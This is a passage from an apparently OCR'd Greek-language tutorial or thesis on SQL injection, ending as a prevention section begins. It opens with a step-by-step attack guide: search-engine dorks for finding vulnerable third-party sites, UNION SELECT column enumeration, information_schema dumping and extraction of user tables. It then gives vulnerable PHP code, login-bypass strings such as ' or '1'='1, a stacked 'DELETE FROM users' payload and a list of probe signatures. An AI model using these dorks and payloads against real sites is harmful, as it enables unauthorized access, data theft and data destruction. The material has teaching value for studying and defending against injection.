Η SQL Injection όπως αρχικά αναφέραμε είναι μία επίθεση δηλητηρίασης κώδικα η οποία εκμπεταλλεύεται κάποια κενά που δημιουργούνται στη βάση δεδομένων και πιο συγκεκρίμενα στο επίπεδο database layer της εφαρμογής.Παρακάτω παρουσιάζουμε ορισμένα βήματα με τα οποία μπορούμε να εκτελέσουμε την επίθεση άμεσα χωρίς χρήση κάποιου βοηθητικού λογισμικού.

Βήμα 1ο:Αρχικά βρίσκουμε μία ιστοσελίδα η οποία να είναι ευπαθής στην επίθεση αυτή.Στόχος μας είναι να αναζητούμε σελίδες οι οποίες περιλαμβάνουν την κατάληξη ‘id=‘ ή ‘file=’ και γενικά κάθε τι στη βάση δεδομένων που μπορεί να λάβει αρίθμηση.Για παράδειγμα οι εξής σελίδες έχουν πιθανότητα να είναι ευπαθείς:

“inurl:index.php?catid="
"inurl:news.php?catid="
"inurl:index.php?id="
"inurl:news.php?id="
“inurl:index.php?id=
“inurl:trainers.php?id=”
“inurl:buy.php?category=”
“inurl:article.php?ID=”
“inurl:play_old.php?id=”

Όσον αφορά τώρα τον τρόπο με τον οποίο θα έλεγξουμε αν πράγματι κάποια από τις σελίδες που διαλέξαμε είναι ευπαθής,αρκεί να προσθέσουμε μία απόστροφο στο της διεύθυνσης.Δηλαδή το URL θα φαίνεται κάπως έτσι:

http://www.abcd.com/index.php?catid=1'

Εάν η σελίδα εμφανίζει μήνυμα λάθους SQL ως αποτέλεσμα εκτέλεσης,τότε σημαίνει ταυτόχρονα ότι είναι και ευάλωτη στην επίθεση.Αν όχι,τότε επιλέγουμε άλλη διεύθυνση.

Συνηθισμένα λάθη τα οποία εμφανίζονται μετά από μία τέτοια προσπάθεια είναι τα εξής:

Warning: mysql_fetch_array():
Warning: mysql_fetch_assoc():
Warning: mysql_numrows():
Warning: mysql_num_rows():

Warning: mysql_result():

Warning: mysql_preg_match():

Βήμα 2ο:Αφού βρούμε μία ευπαθή σελίδα τότε το επόμενο βήμα είναι να απαριθμήσουμε τον αριθμό των στηλών και εκείνων των στηλών που δέχονται τις αιτήσεις του χρήστη στη βάση δεδομένων.

Έτσι προσθέτουμε τη λέξη '*order'* δίπλα στη διεύθυνση συνοδευόμενη από έναν αριθμό. Δηλαδή:

http://www.abcd.com/index.php?catid=1 order by 1

Συνεχίζουμε να αυξάνουμε τον αριθμό δεξιά του order ώσπου να λάβουμε μήνυμα λάθους.Όσο περισσότερο αυξάνουμε τον αριθμό αυτόν και δεν επιστρέφεται κανένα λάθος τόσο αυξάνεται και ο αριθμός των στηλών στον πίνακα.Έτσι στο τέλος θα γνωρίζουμε το συνολικό αριθμό στηλών που διέπει το σύστημα.

Έπειτα προσθέτουμε τη δήλωση 'Union Select' στο URL.Ταυτόχρονα αυξάνουμε το αριθμητικό του id με ένα θετικό ή αρνητικό σύμβολο.Ας υποθέσουμε ότι από τον παραπάνω βήμα παίρνουμε έναν πίνακα με 6 στήλες.

Π.χ

http://www.abcd.com/index.php?catid=-1 union select 1,2,3,4,5,6

Το αποτέλεσμα της αίτησης αυτής θα είναι ο αριθμός των στηλών τον οποίο δέχονται οι αιτήσεις(queries).Ας θεωρήσουμε ότι παίρνουμε ως αποτέλεσμα τους αριθμούς 2,3,4.Τώρα εμείς θα κάνουμε inject στις δικιές μας SQL δηλώσεις σε μία από αυτές τις στήλες.

Βήμα 3ο: Απαριθμώντας την έκδοση της SQL

Σε αυτό το βήμα θα χρησιμοποιήσουμε την εντολή της mysql @@version ή version() μέσω της οποίας θα ανακτήσουμε την έκδοση της βάσης δεδομένων.Επίσης,χρειάζεται να κάνουμε inject την εντολή σε μία από τις ανοιχτές στήλες.Ας πούμε για παράδειγμα ότι είναι η 2.

Τότε:

http://www.abcd.com/index.php?catid=-1 union select 1,@@version,3,4,5,6

Κατ'αυτόν τον τρόπο θα μας εμφανίστεί η έκδοση της βάσης δεδομένων στο μέρος όπου είχαμε ανακτήσει τον αριθμό 2.Εάν το αρχικό του αριθμού της έκδοσης είναι μεγαλύτερο ή

ίσο του 5 τότε είμαστε σωστά και προχωράμε στο επόμενο βήμα.Εάν όχι τότε συνεχίζουμε σε άλλη σελίδα εκτελώντας τα ίδια βήματα.

Βήμα 4ο: Επίθεση

Για να ανακτήσουμε μία λίστα από τις βάσεις δεδομένων που χρησιμοποιούνται στη σελίδα θα εκτελέσουμε το ακόλουθο στην μπάρα διευθύνσεων:

http://www.abcd.com/index.php?catid=-1 union select 1,group_concat(schema_name),3,4,5,6 from information_schema.schemata--

Το αποτέλεσμα αυτού θα μας προβάλλει μία λίστα.Για παράδειγμα:

Αποτέλεσμα*: vrk_mlm*

Έπειτα,για να γνωρίζουμε την τρέχουσα βάση δεδομένων θα εκτελέσουμε το εξής:

http://www.abcd.com/index.php?catid=-1 union select 1,concat(database()),3,4,5,6--

Αποτέλεσμα*: vrk_mlm*

Για να ανακτήσουμε τους πίνακες:

http://www.abcd.com/index.php?catid=-1 union select 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema=database()--

Result: administrator,category,product,users

Τώρα θα επικεντρώσουμε την επίθεση μας στον πίνακα των χρηστών.

Για να ανακτήσουμε τις στήλες:

http://www.abcd.com/index.php?catid=-1 union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_schema=database()--

Αποτέλεσμα*:*

admin_id,user_name,password,user_type,status,catID,catName,prodId,catID,prodName,prodDesc,

*prodKeyword,prodPrice,prodImage,id,incredible_id,f_name,m_name,l_name,refered_*

by_id,

refered_direct_to_ids,refered_to_ids,no_of_direct_referals,credits,position,

email_id,password,edited_on,last_login,created_on,chain_number,phone,address

Κοιτάζοντας προσεκτικά στις στήλες και τη σειρά των πινάκων,μπορούμε να καταλήξουμε ότι αρχίζοντας από το id,incredible_id αυτά αποτελούν τις στήλες που ανήκουν στον πίνακα χρηστών δηλαδή σε αυτό για το οποίο ενδιαφερόμαστε εμείς.

Εξαγώμενες πληροφορίες:

union select

group_concat(id,0x3a,incredible_id,0x3a,f_name,0x3a,m_name,0x3a,l_name,0x3a,refe

red_by_id,0x3a,refered_direct_to_ids,0x3a) from vrk_mlm.user--

Πρακτικά παραδείγματά

Στα SQL injections ένας κακόβουλος χρήστης προσπαθεί να εκμεταλλευτεί την ελλιπή ή λανθασμένη επαλήθευση (validation) των δεδομένων εισόδου (input data) μιας εφαρμογής. Τυπικά η ευπάθεια των SQL injections μπορεί να εμφανίζεται και σε εφαρμογές που δε συνδέονται στο διαδίκτυο, όμως εκεί είναι σαφώς πιο σπάνιο. Συνήθεις τρόποι όπου οι χρήστες δίνουν δεδομένα εισόδου σε μια εφαρμογή web είναι οι φόρμες (με τις μεθόδους HTTP GET και POST) και τα links (μέθοδος HTTP GET). Στην περίπτωση ελλιπούς επαλήθευσης των δεδομένων εισόδου είναι σε κάποιες περιπτώσεις δυνατόν να περαστούν extra εντολές SQL προς εκτέλεση στην εφαρμογή ή να αλλαχτούν μέρη μιας επερώτησης SQL με τρόπο που δεν έχει προβλεφθεί.

Ας δούμε όμως το πρόβλημα μέσω μερικών πρακτικών παραδειγμάτων (για λόγους απλότητας τα παραδείγματα δίνονται σε PHP):

Παράδειγμα 1

Ας θεωρήσουμε την περίπτωση προβολής στοιχείων ενός υπαλλήλου από έναν πίνακα με όνομα «employees» σε μια βάση δεδομένων MySQL.

Το παρακάτω (ευπαθές) block κώδικα PHP εκτελεί μια επερώτηση SELECT στη βάση δεδομένων, με σκοπό την ανάγνωση από τη βάση δεδομένων των στοιχείων ενός συγκεκριμένου υπαλλήλου.

```
<?php
$qry = "SELECT employeeid, fullname, salary FROM employees " .
    "WHERE employeeid =" . $_GET['employeeid'];
$result = mysql_query($qry);
```

```
?>
```

Σκοπός του προγραμματιστή εδώ είναι η εκτέλεση επερώτησεων της μορφής:

SELECT employeeid, fullname, salary FROM employees WHERE employeeid = 3
SELECT employeeid, fullname, salary FROM employees WHERE employeeid = 352
SELECT employeeid, fullname, salary FROM employees WHERE employeeid = 590

όπου το employeeid (πρωτεύον κλειδί στον πίνακα employees) είναι τιμή που δίνεται στην πράξη από τον χρήστη της εφαρμογής (μέσω του browser, με χρήση της μεθόδου GET του HTTP). Για παράδειγμα, στην τυπική περίπτωση, το employeeid μπορεί να δίνεται με ένα link της μορφής:

http://www.example.com/employees.php?employeeid=3

Το πρόβλημα είναι ότι η τιμή της παραμέτρου GET «employeeid» που δίνεται στο URL, δεν επαληθεύεται επαρκώς πριν την εκτέλεση της επερώτησης από τον κώδικα. Έτσι ένας κακόβουλος χρήστης μπορεί να γράψει το εξής URL (χειρονακτικά) στον browser:

http://www.example.com/employees.php?employeeid=3 OR 1=1

όπου θα έχει ως αποτέλεσμα να εκτελεστεί στη βάση δεδομένων η εξής επερώτηση:
SELECT employeeid, fullname, salary FROM employees WHERE employeeid=3 OR 1=1

έτσι όμως ο κλάδος WHERE θα ισχύει για κάθε εγγραφή του πίνακα employees, οπότε επιστρέφονται όλες οι εγγραφές στη μεταβλητή $result.

Ανάλογα με το πως χρησιμοποιείται λοιπόν στη συνέχεια η μεταβλητή $result (ώστε να παρουσιάσει τα δεδομένα στους χρήστες της web εφαρμογής), ενδέχεται ο κακόβουλος χρήστης να δει πληροφορίες που δεν είναι σκόπιμο.

Παράδειγμα 2

Ας δούμε το εξής (ευπαθές) block κώδικα PHP για login σε μια εφαρμογή, όπου χρησιμοποιούνται οι τιμές που δίνουν οι χρήστες σε μια web φόρμα (username και password) για την είσοδο τους στο σύστημα:

```
<?php
$username = $_POST['username'];
$password = $_POST['password'];
$qry = "SELECT userid FROM users" .
     " WHERE username='$username' AND password='$password'";
$result = mysql_query($qry);
if (mysql_numrows($result) > 0) {
   //log in user...
}
?>
```

Οι τιμές username και password δίνονται με χρήση μιας τυπικής web login φόρμας (με τη μέθοδο HTTP POST).

Αν ο κακόβουλος χρήστης στο password πεδίο δώσει την τιμή:

bar' OR 1=1 OR username='

τότε από τον παραπάνω κώδικα PHP έχουμε την εκτέλεση της επερώτησης:

SELECT userid FROM users WHERE
username='foo' AND password='bar' OR 1=1 OR username='';

η οποία όμως ισχύει για κάθε εγγραφή του πίνακα (αφού πάντοτε 1=1) και έτσι το $result θα έχει πάντοτε εγγραφές, ανεξάρτητα από το τι έχει εισαχθεί στα πεδία username και password. Στη συνέχεια η μεταβλητή $results ελέγχεται για το αν περιέχει εγγραφές (που με τον τρόπο αυτόν θα περιέχει), τότε κάνει login τον χρήστη. Έτσι ενδέχεται η πρόσβαση στην εφαρμογή (login) από άτομα που δεν είναι εξουσιοδοτημένα για κάτι τέτοιο.

Σε αυτό το παράδειγμα και στο προηγούμενο, είδαμε πως ένας κακόβουλος χρήστης μπορεί να προσπαθήσει να αλλάξει μια SQL επερώτηση με τρόπο που δεν έχει προβλεφθεί από τον προγραμματιστή. Φυσικά η επερώτηση θα μπορούσε να αλλαχθεί με διαφορετικούς τρόπους από ότι στα συγκεκριμένα παραδείγματα (τυπική περίπτωση είναι για παράδειγμα η προσπάθεια χρήσης κλάδων UNION της SQL).

Παράδειγμα 3

Το παράδειγμα αυτό, εκμεταλλεύεται τη δυνατότητα εκτέλεση πολλαπλών εντολών SQL ως μια επερώτηση στο σύστημα. Οι εντολές διαχωρίζονται μεταξύ τους με τον χαρακτήρα ;

(semicolon – ελληνικό ερωτηματικό). Η εκτέλεση πολλαπλών εντολών ως μια επερώτηση είναι μια συνηθισμένη δυνατότητα στο χώρο των βάσεων δεδομένων, όμως αποτελεί τον μεγαλύτερο κίνδυνο στην περίπτωση των SQL Injections. Θα βασιστούμε στο παράδειγμα 1 και θα θεωρήσουμε ότι το σύστημα βάσεων δεδομένων είναι η PostgreSQL. Έχουμε το εξής (ευπαθές) block κώδικα:

```
<?php
$qry = "SELECT employeeid, fullname, salary FROM employees " .
    "WHERE employeeid =" . $_GET['employeeid'];
$result = pg_query($qry);
?>
```

ο προγραμματιστής αναμένει δεδομένα εισόδου από links της μορφής:

http://www.example.com/employees.php?employeeid=3

που θα έχει ως αποτέλεσμα την εκτέλεση της επερώτησης:

```
SELECT employeeid, fullname, salary FROM employees
WHERE employeeid = 3
```

αυτή τη φορά όμως ο κακόβουλος χρήστης δίνει την εξής URL (χειρονακτικά) στον browser:

http://www.example.com/employees.php?employeeid=3;DELETE FROM users;

και έτσι θα εκτελεστούν οι εξής 2 εντολές στην κλήση της pg_query():

```
SELECT employeeid, fullname, salary FROM employees
WHERE employeeid = 3;
DELETE FROM users;
```


όπου θα έχει ως αποτέλεσμα να διαγραφούν όλα τα δεδομένα του πίνακα users από τη βάση.

Φυσικά αντί του DELETE του παραδείγματος, οποιαδήποτε άλλη SQL εντολή θα μπορούσε στην περίπτωση αυτή να εκτελεστεί (και αυτό είναι και ένα καλό παράδειγμα του γιατί δεν είναι ασφαλές να συνδέεται η εφαρμογή μας στη βάση δεδομένων με τα στοιχεία ενός χρήστη της βάσης που έχει αυξημένα δικαιώματα πρόσβασης – με αυξημένα δικαιώματα

πρόσβασης κάποιος θα μπορούσε να διαγράψει έως και άλλες βάσεις δεδομένων του συστήματος μη σχετιζόμενες με τη συγκεκριμένη εφαρμογή web).

11.Inline SQL Injection

Σε αυτήν την ενότητα θα παρουσίασουμε μερικά παραδείγματα χρησιμοποιώντας Inline SQL Injection.Η επίθεση αυτή συμβαίνει όταν εισάγουμε SQL κώδικα με τον τρόπο όπου όλα τα μέρη της αρχικής αίτησης εκτελούνται.Το παρακάτω σχήμα δείχνει μία αναπαράσταση του τρόπου επίθεσης:




Ας δούμε τώρα ένα παράδειγμα το οποίο περιγράφει το είδος της επίθεσης για να καταλάβουμε πως λειτουργεί:

Η σελίδα victim.com περιέχει μία φόρμα αυθεντικοποίησης για την πρόσβαση στο διαχειριστικό μέρος της.Η αυθεντικοποίηση απαιτεί από το χρήστη να εισάγει ένα έγκυρο username και password.Αφού πληκτρολογήσει αυτά η εφαρμογή θα στείλει μία αίτηση στη βάση δεδομένων για να επικυρώσει το χρήστη.Η αίτηση θα είναι της εξής μορφής:

```
SELECT *
FROM administrators
WHERE username = '[USER ENTRY]' AND password = '[USER ENTRY]'
```

Η εφαρμογή δεν προκαλεί καμία τροποποίηση στα δεδομένα επομένως έχουμε πλήρη έλεγχο στα δεδομένα τα οποία στέλνουμε στον εξυπηρετητή.

Στο παρακάτω σχήμα φαίνεται ενός SQL statement όταν εισάγει ο χρήστης τα στοιχεία του.



Σχήμα 2: SQL κώδικας εισάγεται στα πεδία username και password

Εισάγοντας μία απλή αναφορά στο πεδίο username και πατώντας το κουμπί Send επιστρέφεται το ακόλουθο λάθος:

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
''' at line 1
```

Το σφάλμα υποδεικνύει ότι η φόρμα είναι ευπαθής σε SQL Injection.Το εξαγώμενο statement που ακολουθεί δεδομένου των στοιχείων που εισήχθησαν πρίν είναι:

```
SELECT *
FROM administrators
WHERE username = ''' AND password = '';
```

Αρχικά στόχος μας είναι η εμφάνιση του σφάλματος με σκόπο την αναγνώριση της ευπάθειας.Έπειτα, πρέπει να προκαλέσουμε το σύστημα να φτιάξει μία έγκυρη SQL δήλωση η οποία να ικανοποιεί τις συνθήκες τις οποίες θέτει η εφαρμογή με σκοπό να διαπεράσουμε το σύστημα αυθεντικοποίησης.

Σε αυτήν την περίπτωση θεωρούμε ότι κάνουμε μία επίθεση σε ένα string διότι ένα username συνήθως αναπαριστάται ως ένα string και όταν εισάγουμε μία αναφορά επιστρέφεται ένα λάθος μέσα σε εισαγωγικά.Για αυτούς τους λόγους θα εισάγουμε ‘ or ‘1’=’1 στο πεδίο username και θα αφήσουμε το πεδίο του password κενό.Από αυτό θα προκύψει η ακόλουθη δήλωση:

```
SELECT *
FROM administrators
WHERE username = '' OR '1'='1' AND password = '';
```

Η δήλωση αυτή όμως δεν θα έχει τα προσδοκώμενα αποτελέσματα.Δεν θα επιστρέψει TRUE για κάθε πεδίο λόγω της προτεραιότητας του λογικού τελεστή.Ο AND έχει υψηλότερη προτεραιότητα από τον τελεστή OR και συνεπώς θα μπορούσαμε να ξαναγράψουμε το statement κατά τον ακόλουθο τρόπο για να γίνει ευκολότερα κατανοητό:

```
SELECT *
FROM administrators
WHERE (username = '' OR '1'='1') AND (password = '');
```

Αυτό όμως δεν είναι το αποτέλεσμα που θα θέλαμε καθώς επιστρέφει μόνο τις σειρές του πίνακα που περιέχουν κενό password.Μπορούμε να αλλάξουμε όμως αυτό,προσθέτοντας μία καινούργια συνθήκη OR όπως ‘or 1=1 or ‘1’=’1:

```
SELECT *
FROM administrators
WHERE username = '' OR 1=1 OR '1'='1' AND password = '';
```

Έτσι μετατρέπουμε με αυτόν τον τρόπο το statement να επιστρέφει πάντα λογικά αληθές αποτέλεσμα(TRUE) και επομένως μπορούμε να παρακάμψουμε τη διαδικασία αυθεντικοποίησης.Ωστόσο μερικοί μηχανισμοί αυθεντικοποίησης δεν μπορούν να διαπεραστούν επιστρέφοντας κάθε σειρά στο πίνακα administrators.Γι’αυτό ίσως χρειαστεί μόλις μία σειρά(row) για να επιστραφεί.Σε αυτήν την περίπτωση θα πρέπει να τρέξουμε κάτι παρόμοιο με αυτό:admin’ and ‘1’=’1’ or ‘1’=’1 το οποίο συνεπάγεται τον ακόλουθο SQL κώδικα:

```
SELECT *
FROM administrators
WHERE username = 'admin' AND 1=1 OR '1'='1' AND password = '';
```

Το statement αυτό θα επιστρέψει μόνο μία σειρά της οποίας το username ισοδυναμεί με τη λέξη admin.Σε αυτήν την περίπτωση πρέπει να έχουμε υπόψιν ότι χρειάζεται να προσθέσουμε δύο συνθήκες διότι διαφορετικά η AND και το password=” θα είναι τα strings που θα λάβουν μέρος στη διαδικασία.

Μπορούμε επίσης να κάνουμε injection εισάγοντας περιεχόμενο στο πεδίο password,το οποίο στην περίπτωση αυτή είναι ευκολότερο να γίνει.Εξαιτίας της φύσης της αίτησης απλά θα εισάγουμε μία αληθή συνθήκη όπως ‘or ‘1’=’1 για να δημιουργηθεί το ακόλουθο query:

```
SELECT *
FROM administrators
WHERE username = '' AND password = '' OR '1'='1';
```

Η δήλωση θα επιστρέψει τα περιεχόμενα του πίνακα administrators εκμεταλλευόμενο επιτυχώς την ευπάθεια της εφαρμογής.

11.1.Υπογραφές – Strings

Παρακάτω παρουσιάζουμε μία λίστα με υπογραφές οι οποίες μπορούν να χρησιμοποιηθούν κατά τη διάρκεια ανακάλυψης και επιβεβαίωσης διαδικασίας μίας inline injection σε ένα πεδίο που αποτελείται από strings.

‘ → Προκαλεί λάθος.Εάν είναι επιτυχές,η βάση δεδομένων θα επιστρέψει ένα σφάλμα.

1’ or ‘1’=’1 ή 1’) or (‘1’=’1 → Το αποτέλεσμα θα είναι μία αληθής συνθήκη.Εάν είναι επιτυχής θα επιστρέψει κάθε σειρά του πίνακα.

value’ or ‘1’=’2 ή value’) or (‘1’=’2 → Επιστρέφει το ίδιο αποτέλεσμα με την αρχική τιμή

1’ and ‘1’=’2 ή 1’) and (‘1’=’2 → Το αποτέλεσμα είναι πάντα λογικά λανθασμένη συνθήκη και αν είναι επιτυχές δεν επιστρέφει καμία σειρά του πίνακα.

1’ or ‘ab’=’a’+’b ή 1’) or (‘ab’=’a’+’b → Ευάλωτη σε Microsoft SQL Server.Επιστρέφει την ίδια πληροφορία όπως μία αληθής συνθήκη.

1’ or ‘ab’=’a’ ’b ή 1’) or (‘ab’=’a’ ’b → Ευάλωτη σε MySQL. Επιστρέφει την ίδια πληροφορία όπως μία αληθής συνθήκη όταν είναι επιτυχημένη.

1’ or ‘ab’=’a’ ||’b ή 1’) or (‘ab’=’a’||’b → Ευάλωτη σε Oracle. Επιστρέφει την ίδια πληροφορία όπως μία αληθής συνθήκη.

11.2.Εισάγοντας αριθμητικές τιμές

Σε αυτήν την ενότητα τώρα θα εξετάσουμε πώς μπορούμε να πραγματοποίησουμε Injection ενάντια σε μία διεύθυνση που περιέχει αριθμητική τιμή.

Οι χρήστες μπορούν να συνδέονται στη σελίδα victim.com και να έχουν πρόσβαση στο προφίλ τους.Επίσης,μπορούν να ελέγχουν για μηνύματα που στάλθηκαν σε αυτούς από άλλους χρήστες.Ο κάθε χρήστης έχει ένα μοναδικό αναγνωριστικό ή uid το οποίο χρησιμοποιείται για να αναγνωρίζει μοναδικά τον κάθε χρήστη στο σύστημα.

Η διεύθυνση για να εμφανίζουμε τα μηνύματα που στάλθηκαν στο χρήστη μας έχει την ακόλουθη μορφή:

http://victim.com/messages/list.aspx?uid=45

Όταν δοκιμάζουμε την uid παράμετρο στέλνοντας μία απλή αναφορά,λαμβάνουμε το εξής λάθος:

```
http://www.victim.com/messages/list.aspx?uid='
Server Error in '/' Application.
Unclosed quotation mark before the character string ' ORDER BY received;'.
```

Για να αποκτήσουμε περισσότερες πληροφορίες σχετικά με το query μπορούμε να στείλουμε την εξής αίτηση:

http://victim.com/messages/list.aspx?uid=0 having 1=1


Η απάντηση από τον server είναι η εξής:

```
Server Error in '/' Application.
Column ' messages.idmessage ' is invalid in the select list because it is
not contained in an aggregate function and there is no GROUP BY clause.
```

Βασισμένοι στις πληροφορίες τις οποίες ανακτήσαμε,μπορούμε να ισχυριστούμε ότι ο κώδικας SQL που τρέχει στο server πρέπει να φαίνεται κάπως έτσι:

```
SELECT *
FROM messages
WHERE uid=[USER ENTRY]
ORDER BY received;
```

Το παρακάτω σχήμα αναπαριστά μία αριθμητική injection δείχνοντας το σημείο όπου πραγματοποιείται το injection,το SQL statement και την ευπαθή παράμετρο



Σχήμα 3: Εισαγωγή αριθμητικής τιμής στην μπάρα διευθύνσεων


Να σημειώσουμε ότι όταν εισάγουμε έναν αριθμό δεν απαιτείται να τερματίσουμε ή να ξεκινήσουμε μία αναφορά οριοθέτησης.Σε αυτό το παράδειγμα μπορούμε κατευθείαν να κάνουμε injection μετά την παράμετρο uid στη διεύθυνση.

Σε αυτήν την περίπτωση,έχουμε έλεγχο στα μηνύματα που επιστρέφονται από τη βάση δεδομένων.Η εφαρμογή δεν πραγματοποιεί κάποια εξαίρεση(ή αφαίρεση τιμής) στην παράμετρο uid και συνεπώς μπορούμε να επέμβουμε στις γραμμές(rows) που επιλέχθηκαν από τον πίνακα messages.Η επίθεση σε αυτό το σενάριο είναι να προσθέσουμε μία πάντα λογικά αληθής (or 1=1) δήλωση,έτσι αντί να επιστρέφονται μόνο τα μηνύματα για έναν χρήστη,να επιστρέφονται όλα τα μηνύματα για όλους τους χρήστες.

Το URL θα είναι ως εξής:

http://victim.com/messages/list.aspx?uid=45 or 1=1

Το αποτέλεσμα φαίνεται στο σχήμα στο οποίο όπως φαίνεται,επιστρέφονται τα μηνύματα για κάθε χρήστη.



Σχήμα 4: Εισαγωγή συνθήκης μαζί με αριθμητική τιμή

Το εξαγώμενο αποτέλεσμα της επίθεσης παράγεται στο ακόλουθο statement:

```
SELECT *
FROM messages
WHERE uid=45 or 1=1 /* Always true condition*/
ORDER BY received;
```

Εξαιτίας του γεγονότος ότι η συνθήκη (or 1=1) είναι πάντα αληθής,η βάση δεδομένων επιστρέφει πάντα όλες τις γραμμές του πίνακα messages και όχι μόνο αυτές που ζητήσαμε εμείς για ένα συγκεκριμένο χρήστη.

12.Τρόποι αποφυγής της επίθεσης SQL Injection

Τα firewalls και παρόμοια προγράμματα ανίχνευσης εισβολής παρέχουν μια μικρή άμυνα έναντι διαφόρων τύπων επιθέσεων. Δεδομένου ότι η ιστοσελίδα μας πρέπει να είναι δημόσια, οι μηχανισμοί ασφαλείας θα πρέπει να επιτρέπουν την επικοινωνία του κοινού με τους διακομιστές των βάσεων δεδομένων μέσω web εφαρμογών. Γι' αυτό άλλωστε έχουν σχεδιαστεί.Οι διορθώσεις στους διακομιστές, στις βάσεις δεδομένων, στις γλώσσες προγραμματισμού και στα λειτουργικά συστήματα είναι κρίσιμες, αλλά σε καμία περίπτωση δεν αποτελούν τον καλύτερο τρόπο για την αποφυγή επιθέσεων SQL Injection.

